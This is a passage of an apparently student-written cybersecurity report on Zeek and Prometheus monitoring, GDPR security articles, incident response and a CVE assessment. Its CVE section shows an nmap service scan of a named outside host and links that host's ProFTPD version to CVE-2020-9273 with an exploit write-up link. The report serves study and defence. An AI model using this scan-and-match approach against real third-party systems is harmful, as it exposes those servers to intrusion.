


Figure 3.5.2

After creating all the users, groups and their policies, I created a new machine and connected to the domain assigned in the domain controller, in this case “kit.local”. After connecting the device to the domain controller, I restarted the machine and could then log in as part of the organizational unit. As seen in Figure 3.5.3, after successful login with one of the users previously created, the user is asked to change the password. Finally, the user will input a new password following the password policies previously mentioned.




Figure 3.5.3

3.6 Law, Standards and Compliance

The EU General Data Protection Regulation (GDPR) is a regulatory framework for data protection and privacy. It includes 99 articles or clauses covering most aspects of businesses and information management. If a business processes the data of EU citizens they will fall under the clauses and articles of the GDPR, not just European businesses (Huntsman, 2022). As a minimum, businesses handling personal data will need to:

- Continuously monitor evidence and records around data transactions and breaches with comprehensive collection, processing and storage of activity logs.
- Detect and respond to issues quickly to comply with notification rules and reduce fines by demonstrating effective controls, oversight and containment of breaches.
- Achieve demonstrable compliance to GDPR as well as meeting business needs.

The GDPR contains 5 specific article or clauses related to cybersecurity. In Figure 3.6.1, we can observe a short description of the cybersecurity clauses. In the left side of the image, we can observe in which article and clause the statement is located. In the other hand, the description is a short summary of what each clause describes or focuses on.

Article/Clause	Brief Summary
Article 5	How is the company protecting against unauthorized and unlawful accesses, loss and/or damage
Article 24	How is the company ensuring and demonstrating data security and protection
Article 32 (2)	The steps the company has taken to protect against external threats of unlawful access, disclosure, or loss
Article 32 (4)	Steps taken to protect against insider data abuse and insider threats
Article 33	Notify any breach within 72 hours with detailed disclosure

Figure 3.6.1

4. Security Analyst

A security analyst's main role or task is keeping an organization's assets and sensitive information secure and are protected from unauthorized access. Furthermore, security analysts are responsible for keeping the company's systems up to date and creating documentation and planning for all the security related information, including incident response and disaster recovery plans. Other specific responsibilities include:

- Monitoring security access
- Conducting security assessments through vulnerability testing and risk analysis
- Performing both internal and external security audits
- Analyzing security breaches to identify the root cause
- Continuously updating the company's incident response and disaster recovery plans
- Verifying the security of third-party vendors and collaborating with them to meet security requirements (Zhang, 2021).

4.1 IT Basic Monitoring

IT monitoring, defined by TechTarget, is the process to gather metrics about the operations of an IT environment's hardware and software to ensure everything functions as expected to support applications and services. To provide basic monitoring for the network I will make use of Zeek. This monitoring tool is an open-source software framework for analyzing network traffic

and is commonly used to detect unexpected or irregular behaviors on a network for cybersecurity purposes.

First step was to install the Zeek repositories and install the service. Next, it is important to modify certain configuration files in Zeek after installation. The first configuration file to be modified is “nodes.cfg” where the interface was changed to the interface used by the Zeek server. For this specific case, the interface will equal to “ens160”. In addition, in this configuration file it is possible to create clusters to monitor the network by clusters.

The next file to be configures is the “networks.cfg” file. In this file I will simply declare the networks or IP’s to be monitored by Zeek. As seen in Figure 4.1.1, the network 172.16.1.0/24 was added as VLAN A to be monitored.




Figure 4.1.1

The last file to be modified was the “zeekctl.cfg” file, which is the configuration file for the service itself. Most of the default values in configuration files should be enough to have proper monitoring. In my case, I changed the interval time of the logs being saved. I assigned the interval time to 86400 seconds; this means that the logs will be saved every 24 hours or 86400 seconds. Another change possible in this file is to create or update the email address for Zeek to send out emails regarding alarms or logs.

The last step is to start Zeek. “ZeekControl” will be executed if Zeek was installed properly. As seen in Figure 4.1.2, first I ran the ‘check’ command to see if the configuration was valid. Next, I used the ‘deploy’ command to install my configurations in Zeek. Finally, I checked for the status and exited “ZeekControl” to be done with the installation and configuration process.

With everything properly installed and configured, we can visit the logs of Zeek by going to the path of the application and checking for the current logs. There are several logs that can be checked. Some of the logs are conn.log, dhcp.log, known_services.log, between other options. In Figure 4.1.3, the image shows the conn.logs of the Zeek server.

```
student@student-virtual-machine:~$ sudo nano /opt/zeek/etc/node.cfg
student@student-virtual-machine:~$ sudo nano /opt/zeek/etc/networks.cfg
student@student-virtual-machine:~$ sudo nano /opt/zeek/etc/zeekctl.cfg
student@student-virtual-machine:~$ sudo zeekctl
sudo: zeekctl: command not found
student@student-virtual-machine:~$ sudo /opt/zeek/bin/zeekctl
Hint: Run the zeekctl "deploy" command to get started.

Welcome to ZeekControl 2.3.0

Type "help" for help.

[ZeekControl] > check
zeek scripts are ok.
[ZeekControl] > deploy
checking configurations ...
installing ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping zeek ...
starting ...
starting zeek ...
[ZeekControl] > status
Name          Type       Host          Status    Pid    Started
zeek          standalone localhost     running   80668  02 Jun 12:42:46
[ZeekControl] > exit
```

Figure 4.1.2

```
root@student-virtual-machine:/opt/zeek/logs/current# ls
capture_loss.log  conn.log  dns.log  http.log  known_services.log  loaded_scripts.log  notice.log  ntp.log  packet_filter.log  stats.log  stderr.log  stdout.log  weird.log
root@student-virtual-machine:/opt/zeek/logs/current# tail -f conn.log
1654166860.538583       CplrIt3RooSqvgLHNg      172.16.1.18     50382   35.224.170.84   80      tcp     -       0.234268        0       148     SHR     T       F       0       ^hCadf  0       0       5
416     -
1654166851.370832       CfqA6M2cYnu6BskoK7      172.16.1.3      123     95.179.180.66   123     udp     ntp     0.003973        48      48      SF      T       F       0       Dd      1       76      1
76      -
1654166894.370711       CBJYQl2E7hIl6xUROl      172.16.1.3      123     94.23.147.231   123     udp     ntp     0.011564        48      48      SF      T       F       0       Dd      1       76      1
76      -
1654166959.709269       C3xOpP2EpuaRu5VpSj      172.16.1.18     36718   185.199.109.133 443     tcp     -       -       -       -       OTH     T       F       0       C       0       0       0       0
-
1654166959.770383       CfDJMr3xZ25c61oZte      172.16.1.18     54166   34.120.177.193  443     tcp     -       -       -       -       OTH     T       F       0       C       0       0       0       0
-
1654166901.502882       CWNAQ5wnbgcEuWPo3       fe80::ffff:ffff:ffff:ffff       130     ff02::1 131     icmp    -       -       -       -       OTH     F       F       0       -       1       76      0
0       -
1654166901.519784       CGsAuv4jrua9uaOTRl      fe80::3a45:97a8:2585:64f        143     ff02::16        0       icmp    -       -       -       -       OTH     F       F       0       -       1       9
6       0       0       -
1654166901.698766       CHbael3YczpR3vuiak      fe80::250:56ff:fe97:5bbf        143     ff02::16        0       icmp    -       -       -       -       OTH     F       F       0       -       1       1
16      0       0       -
1654166959.657309       CbTw3q2RZ5cYob01el      172.16.1.18     47116   172.16.1.2      53      udp     dns     0.030402        0       118     SHR     T       T       0       Cd      0       0       1
146     -
1654166959.657412       C2Z7yX1J88PZUrPhoh      172.16.1.18     50319   172.16.1.2      53      udp     dns     0.051300        0       166     SHR     T       T       0       Cd      0       0       1
194     -
1654166926.363335       CLObU73GOj87expnR7      172.16.1.3      123     185.80.247.36   123     udp     ntp     0.007686        48      48      SF      T       F       0       Dd      1       76      1
76      -
```

Figure 4.1.3

4.2 Security Incident Management

According to Cynet, a cybersecurity software development company, incident response is a set of information security policies and procedures that you can use to identify, contain, and eliminate cyberattacks. The goal of incident response is to enable an organization to quickly

detect and stop attacks, minimizing damage and preventing future attacks of the same type or similar (Cynet, n.d.).

In a general form there are six main steps or phases to take in response to a security incident. The steps are:

1. **Preparation of systems and procedures:** This phase is where we define or modify existing policies and procedures or write new ones if they are outdated or not strong enough. This stage is also initial planning and assignment of roles and responsibilities during an incident. In addition, the infrastructure can also be modified to prevent certain attacks.
2. **Identification of incidents:** Using monitoring and IPS/IDS tools, teams work to detect and identify any suspicious activity. When an incident is detected, team members work to identify the source of the attack, the data breached and the goals of the attacker.
3. **Containment of attackers and incident activity:** Containment methods are determined and enacted. It is important to get to this phase as quickly as possible to minimize the amount of damage caused.
4. **Eradication of attackers and re-entry options:** Once information of all affected systems and resources, we can start removing attacker's backdoors or payload and eliminating malware from systems.
5. **Recovery from incidents, including restoration of systems:** In this phase, the team must determine when the last clean copy of data was created and restore from it. Once this is determined, we can bring updated replacement systems online.
6. **Lessons learned and application of feedback to the next round of preparation:** In this phase, team reviews what steps were taken during a response and feedback is made for future improvements.

As an example, I will define an attack process and the incident response process that can be taken to solve the issue or prevent the incident from happening again. In this case, the administrator of a small retail store received a phishing email which compromised his computer, giving access to the attacker into his machine, which the attacker used to deploy ransomware that spread through the network and encrypted all the data in his machine and the database.

The retail store luckily had back ups in a different network and could restore the data, but it took them a while. The cybersecurity team identified the infiltration of the virus as the phishing attack. The team also checked the system to clean it from malware. They realized many of the security products in use were unpatched and outdated and had not been reviewed for years. The team conducted a full assessment and submitted a comprehensive plan. Some of the changes the retail store can make are:

- Email filters

- Antivirus software update
- Local and cloud data backup
- Firewall updates
- Administrative access restrictions

In addition, keeping a good practice of monitoring can prevent these types of attacks from happening as there are different indicators of compromise that can give clues to an IT professional that malicious activities can be happening in the system. Some of the indicators of compromise can be:

- Unusual traffic going in and out of the network
- Unknown files, applications, and processes in the system
- Suspicious activity in administrator or privileged accounts
- Irregular activities such as traffic in countries an organization does not do business with
- Dubious logins, access, and other network activities that indicate probing or brute force attacks
- Anomalous spikes of requests and read volume in company files
- Network traffic that traverses in unusually used ports
- Large amounts of compressed files and data unexplainably found in locations where they should not be (TrendLabs, n.d.).

4.3 IT Security Monitoring

Prometheus is an open-source software that facilitates the monitoring of servers, applications, services, and databases by recording and processing numeric data extracted, along with timestamps, from the virtual machine or server. This solution collects metrics from the targets declared in the Prometheus server configuration file. The primary method of data collection is scraping metrics from instrumented applications and services, which expose metrics in a text format via HTTP endpoints about the health, performance, and traffic. The Prometheus server handles the scraping of metrics in the infrastructure. A configuration file needs to be modified to add target hosts, schedule tasks, alarms, etc. After the configuration is properly done including the node and windows exporter, the service can be started.

The Prometheus node exporter is an exporter for virtual machine and physical server's metrics from hardware and kernel metrics. This will allow the team to monitor more data extracted from the targets. The team implemented Prometheus and node exporter in the project. We chose Prometheus and node exporter to extract data from the web server of the application deployed

and the server itself and used windows exporter to monitor Windows servers. This are the two instances that are exposed on the internet and monitoring the traffic and behavior is very important because this server is the most vulnerable to attacks. In addition, the Prometheus server is also being monitored by default as seen in Figure 4.3.1.




Figure 4.3.1

In addition, we will be using Grafana to output the data extracted with Prometheus and Node Exporter. Grafana allows you to query, visualize, alert on, and understand data by creating dashboards that allow us to visually understand the information and allow IT admins to monitor more efficiently. In this case, I used a template of a dashboard previously created by another user that fits my needs. As seen in Figure 4.3.2, the dashboard in Grafana shows information about the hardware of the machine, the traffic that goes through it, between other charts of information.

Figure 4.3.2

4.4 Common Vulnerabilities and Exposures (CVE's)

CVE is a term used for the Common Vulnerabilities and Exposures, which is a list of publicly disclosed computer and application security flaws. In the company researched the team manage to scan an outdated ProFTPD server as seen in Figure 4.4.1. The version of ProFTPD being served in this machine is 1.3.7.

```
┌──(student㉿kalivm2021)-[~]
└─$ sudo nmap -sV 185.182.57.49
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-15 04:47 CET
Nmap scan report for vserver1.alfahost.nl (185.182.57.49)
Host is up (0.0038s latency).
Not shown: 985 filtered ports
PORT      STATE  SERVICE          VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp              ProFTPD
25/tcp    closed smtp
53/tcp    open   domain           (unknown banner: unknown)
80/tcp    open   ssl/http         Apache/2
110/tcp   open   pop3             Dovecot DirectAdmin pop3d
143/tcp   open   imap             Dovecot imapd
443/tcp   open   ssl/ssl          Apache httpd (SSL-only mode)
465/tcp   open   ssl/smtp         Exim smtpd 4.94.2
587/tcp   open   smtp             Exim smtpd 4.94.2
993/tcp   open   imaps?
995/tcp   open   pop3s?
2222/tcp  open   ssl/EtherNetIP-1?
3306/tcp  open   mysql            MySQL 5.5.5-10.3.31-MariaDB-cll-lve
35500/tcp closed unknown
```

Figure 4.4.1

This version of the FTP server is vulnerable to CVE-2020-9273. The CVE makes it is possible to corrupt the memory pool of the server by interrupting the data transfer channel. This triggers a use-after-free in alloc_pool in pool.c, and possible remote code execution. The CVE has a score of 8.8 which means that has a high risk and is quite easy to execute. A more in depth analysis on how the CVE is executed can be found in the following link: https://adepts.of0x.cc/proftpd-cve-2020-9273-exploit/. The vulnerability was filled in the CVE severity calculator. As seen in Figure 4.4.2, the base score given was 8.8. It was filled as the following:

- Attack Vector: Network
- Attack Complexity: Low
- Privileges: Low
- User Interaction: None
- Scope: Unchanged
- Confidentiality: High
- Integrity: High
- Availability: High

Attack Vector (AV):	NETWORK
Attack Complexity (AC):	LOW
Privileges Required (PR):	LOW
User Interaction (UI):	NONE
Scope (S):	UNCHANGED
Confidentiality (C):	HIGH
Integrity (I):	HIGH
Availability (A):	HIGH

Figure 4.4.2

References

CodePath. (n.d.). *Footprinting*. Retrieved from CodePath: https://guides.codepath.com/websecurity/Footprinting

Coggins, J. (2022, May 25). *What Is Active Directory and How Does It Work?* Retrieved from Lepide: https://www.lepide.com/blog/what-is-active-directory-and-how-does-it-work/

Cynet. (n.d.). *Incident Response*. Retrieved from Cynet: https://www.cynet.com/incident-response/#:~:text=Incident%20response%20(IR)%20is%20a,attacks%20of%20the%20same%20type.

die.net. (n.d.). *traceroute - Linux man page.* Retrieved from die.net: https://linux.die.net/man/8/traceroute

Ghimiray, D. (2022, January 25). *Wi-Fi Security: WEP vs WPA or WPA2*. Retrieved from Avast: https://www.avast.com/c-wep-vs-wpa-or-wpa2#:~:text=WPA2%20(Wi-Fi%20Protected%20Access,and%20protect%20Wi-Fi%20networks.

Gilberto Najera-Gutierrez, J. A. (2022). *Web Penetration Testing with Kali Linux.* Retrieved from O'Reilly: https://www.oreilly.com/library/view/web-penetration-testing/9781788623377/71203ba9-3894-4192-af66-1003405ab8ed.xhtml

Huntsman. (2022). *The 5 Cyber Security Clauses within GDPR*. Retrieved from Huntsman: https://www.huntsmansecurity.com/solutions/cyber-security-compliance/gdpr-eu/

imperva. (2021). *APT*. Retrieved from Imperva Security: https://www.imperva.com/learn/application-security/apt-advanced-persistent-threat/

Kaspersky. (2022). *What is VPN?* Retrieved from Kaspersky: https://www.kaspersky.com/resource-center/definitions/what-is-a-vpn

NMAP. (n.d.). *Scanning Techniques.* Retrieved from NMAP: nmap.org

OWASP. (2021). *Cross Site Request Forgery.* Retrieved from OWASP: https://owasp.org/www-community/attacks/csrf

OWASP. (2021). *XSS.* Retrieved from OWASP: https://owasp.org/www-community/Types_of_Cross-Site_Scripting

Peters, J. (2020, March 29). *IDS vs IPS*. Retrieved from https://www.varonis.com/blog/ids-vs-ips#:~:text=The%20main%20difference%20between%20them,prevents%20traffic%20b

Pope, H. (2021, November 02). *Ukraine, Switzerland Arrest 12 Suspects of International Cybercrime*. Retrieved from OCCRP: https://www.occrp.org/en/daily/15419-ukraine-switzerland-arrest-12-suspects-of-international-cybercrime

TrendLabs. (n.d.). *Indicators of Compromise*. Retrieved from TrendMicro: https://www.trendmicro.com/vinfo/us/security/definition/indicators-of-compromise

VeraCode. (n.d.). *ARP Spoofing*. Retrieved from VeraCode: https://www.veracode.com/security/arp-spoofing#:~:text=ARP%20spoofing%20is%20a%20type,or%20server%20on%20the%20network.

Zhang, E. (2021, December 1). *DATA PROTECTION 101*. Retrieved from DigitalGuard: https://digitalguardian.com/blog/what-security-analyst-responsibilities-qualifications-and-more

Appendix

- GitHub Repository for extra documentation: https://git.fhict.nl/I408431/documents